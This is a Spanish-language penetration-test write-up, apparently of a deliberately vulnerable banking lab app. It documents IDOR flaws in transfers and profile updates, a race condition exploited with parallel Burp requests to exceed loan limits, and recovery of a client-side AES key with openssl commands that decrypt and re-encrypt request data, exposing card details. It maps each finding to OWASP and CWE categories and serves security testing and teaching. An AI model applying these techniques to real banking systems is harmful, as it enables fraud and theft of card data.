
🛡️ Categoría OWASP: A01:2021 - Control de acceso roto

🔗 Categoría CWE: CWE-639: Omisión de autorización mediante clave controlada por el usuario


La aplicación permite transferencias de dinero enviando los identificadores de cuenta del remitente y del destinatario. Mientras que la cuenta del destinatario utiliza un UUID, la cuenta del remitente utiliza una identificación numérica normal. Esto crea una suposición errónea de que los UUID son seguros e infalsificables, pero el backend no exige controles de propiedad.

Como resultado, un atacante que conoce su propio UUID puede manipular la solicitud de transferencia intercambiando los identificadores: utilizando la cuenta numérica de la víctima como remitente y su propio UUID como destinatario. Dado que el sistema no valida quién es el propietario de las cuentas involucradas, genera transferencias de fondos no autorizadas.


En la sección de "Credit Card" interceptamos.



Enviamos petición de prueba, vemos la respuesta del server, intentamos descifrar, pero no obtenemos nada.



Vamos al navegador y revisamos los .js para buscar llaves secretas, así que en el desarrollador web en la pestaña **debugger/depurador** – **Search** – filtramos por **secretkey**, allí veremos si obtendremos resultado o no en este caso vemos a la derecha que si encontramos una “secretkey/llave secreta”.



Así que tomando el valor de la consulta "**encryptedData**": "**eNwM6r3jF1J8fr7l9Xpplg==**" y habiendo encontrado la **secretkey/llave secreta** podemos desenscriptar su valor en <https://www.devglan.com/online-tools/aes-encryption-decryption>

AES Decryption

AES Encrypted Text

eNwM6r3jF1J8fr7l9Xpplg==

Enter Secret Key used for Encryption

0123456789abcdefghijklmnopqrstuvwxyz0123456789

Secret Key Format

Plain Text

Base64Hex

Select Cipher Mode of Decryption

CBC

Select Padding

PKCS5Padding

Enter IV Used During Encryption(Optional)

abc9876543210def

IV Format

Plain Text

Base64Hex

Key Size in Bits

256

Output Text Format

Plain-Text

Base64

Decrypt

AES Decrypted Output

3

Copy

Podemos usar la version local de kali:

Cómo convertir texto a hex fácilmente

Si tienes una clave en texto y quieres su hex:

```
echo -n "0123456789abcabcdefdef0123456789" | xxd -p
# Salida: 3031323334353637383961626361626364656664656630313233343536373839
echo -n "abc9876543210def" | xxd -p
# Salida: 61626339383736353433323130646566
```

Comando:

```
echo "eNwM6r3jF1J8fr7l9Xpplg==" | openssl enc -d -aes-256-cbc -a -A -K
3031323334353637383961626361626364656664656630313233343536373839 -iv
61626339383736353433323130646566
```

```
(root@kali)-[/home/kali/tools]
# echo "eNwM6r3jF1J8fr7l9Xpplg==" | openssl enc -d -aes-256-cbc -a -A -K 3031323334353637383961626361626364656664656630313233343536373839 -iv 61626339383736353433323130646566
3
```

Explicación de los parámetros

- openssl enc -d: Le indica a OpenSSL que realice una operación de descifrado (-d).
- -aes-256-cbc: Especifica el algoritmo. Tu clave (secretKey) tiene 32 bytes, lo que define AES-256. El modo CBC es el predeterminado en herramientas como CryptoJS.
- -a -A: Le dice a OpenSSL que la entrada está codificada en Base64 (-a) y que se encuentra en una sola línea (-A), como es tu caso.
- -K (**Clave en Hex**): Aquí está el punto clave. No se usa -pass (que derivaría la clave de una contraseña) porque tú ya tienes la clave en texto plano. -K espera la clave en formato hexadecimal. Tu clave '0123456789abcabcdefdef0123456789' se convierte a la cadena hexadecimal que ves en el comando.
- -iv (**Vector de Inicialización**): De forma similar a la clave, tu iv ('abc9876543210def') se proporciona en formato hexadecimal para que coincida exactamente con la implementación de CryptoJS.

NOTA:

Ya descubrimos que el mensaje/valor cifrado de "encryptedData": "eNwM6r3jF1J8fr7l9Xpplg==" es el numero "3" ahora queremos cambiar este mensaje/valor por el numero "4" y ver que ocurre.

```
echo -n "4" | openssl enc -e -aes-256-cbc -a -A -K
3031323334353637383961626361626364656664656630313233343536373839 -iv
61626339383736353433323130646566
```

The screenshot displays the browser's developer tools with the 'Request' and 'Response' tabs open. The 'Request' tab shows an HTTP 1.1 POST request to /bank/get-credit-card. The 'Response' tab shows an HTTP 1.1 200 OK response with a JSON body containing an 'encryptedData' field. The 'encryptedData' field is highlighted with a red box in the 'Request' tab and a yellow box in the 'Response' tab.

```
Session Actions Edit View Help
root@kali: /home/kali/tools x root@kali: /home/kali/tools x
(root@kali) - [ /home/kali/tools ]
# echo "obr3GNXXTNf0v7t1I6+3Sk6UvZnpQ2r/xISqY3ByU6XviNJ0+cuGPa+8b9ljfb7J3k7K0aPPS9fePqt/pa1J+nd5Gj5AZkJovG
6nyk2YLb73TA89wzw01h19o0rTgP/Ky1QuWYtMf/xDSiBseWxg==" | openssl enc -d -aes-256-cbc -a -A -K 30313233343536373
83961626361626364656664656630313233343536373839 -iv 61626339383736353433323130646566
{"creditCard": "4938598626007", "creditCardCVV": "919", "creditCardExpMonth": "06", "creditCardExpYear": "2025"}
```

Omisión del flujo de control: es posible acceder a funciones donde se espera una OTP o una sesión de usuario autenticada, simplemente alterando los identificadores de usuario cifrados.

Condición de carrera en solicitudes de préstamo


🛡️ Categoría OWASP: A01:2021 - Control de acceso roto.

🌿 Categoría CWE: CWE-362: Ejecución simultánea utilizando recurso compartido con sincronización incorrecta ("Condición de carrera").


La aplicación permite a los usuarios solicitar préstamos, pero está destinada a limitar a cada usuario a un máximo de 2 préstamos simultáneos. Sin embargo, esta lógica se aplica sólo en el backend después de que las solicitudes de préstamo se procesan individualmente.

Debido a la falta de sincronización adecuada u operaciones atómicas, un atacante puede aprovechar una condición de carrera enviando múltiples solicitudes de préstamo al mismo tiempo. Esto elude la regla comercial y da como resultado que se concedan más préstamos del permitido.


Ingresamos solicitar crédito.




Hacemos la solicitud de crédito por \$500, interceptamos la petición, lo enviamos a repeater y damos clic en Drop para cancelar la solicitud.




Creamos la nueva pestaña en grupo.




Le damos un nombre y clic en create.




Luego duplicamos la pestaña




Ingresamos la cantidad de solicitudes que deseamos enviar.




Configuramos la pestaña “Send” y escogemos la opción “Send group (parallel)” para enviar todas las solicitudes en paralelo.



Recordemos que el saldo inicial es de \$10.000 y solo se puede pedir crédito/préstamo de máximo \$500 pero tenemos \$15.500 gracias al ataque de Race Condition.



Validamos los créditos



El ataque se pudo confirmar en la web y su cantidad de préstamos.

A screenshot of a web application interface titled 'My Loans'. It displays a table with four columns: 'Loan', 'Amount', 'Status', and 'Date'. The table contains 11 rows of data. The 'Status' column for all rows is 'Aprobado'. A red rectangle highlights the first three columns (Loan, Amount, Status) for all rows.

Loan	Amount	Status	Date
6	\$500.00	Aprobado	9/14/2026, 7:14:30 PM
7	\$500.00	Aprobado	9/14/2026, 7:14:30 PM
8	\$500.00	Aprobado	9/14/2026, 7:14:30 PM
9	\$500.00	Aprobado	9/14/2026, 7:14:30 PM
10	\$500.00	Aprobado	9/14/2026, 7:14:30 PM
11	\$500.00	Aprobado	9/14/2026, 7:14:30 PM
12	\$500.00	Aprobado	9/14/2026, 7:14:30 PM
13	\$500.00	Aprobado	9/14/2026, 7:14:30 PM
14	\$500.00	Aprobado	9/14/2026, 7:14:30 PM
15	\$500.00	Aprobado	9/14/2026, 7:14:30 PM
16	\$500.00	Aprobado	9/14/2026, 7:14:30 PM

Below the table is a button labeled 'Back to Home Page' with a left arrow icon.

💣 Impacto

Desvío del flujo de control: los usuarios pueden obtener beneficios financieros no autorizados explotando el sistema de préstamos y eludiendo los límites de los préstamos.


Actualizar perfil de otro usuario IDOR.

Vulnerabilidad de **control de acceso a nivel de objeto (IDOR/BOLA)** en la funcionalidad de actualización de perfil. La aplicación utiliza un identificador de usuario (ID) enviado directamente en la solicitud para determinar qué cuenta debe ser modificada, sin validar adecuadamente que el usuario autenticado tenga autorización para realizar cambios sobre dicho recurso.


La solicitud legítima correspondiente a la actualización del propio perfil utilizaba el identificador 5. Al interceptar la petición y modificar este valor por el identificador 4, el servidor aceptó la solicitud y respondió indicando que la operación había sido exitosa. Posteriormente, al consultar el perfil asociado al usuario 4, se confirmó que el nombre había sido modificado.

Este comportamiento demuestra que el identificador del usuario puede ser manipulado para ejecutar acciones sobre cuentas pertenecientes a otros usuarios, evidenciando una deficiencia en los controles de autorización del lado servidor.

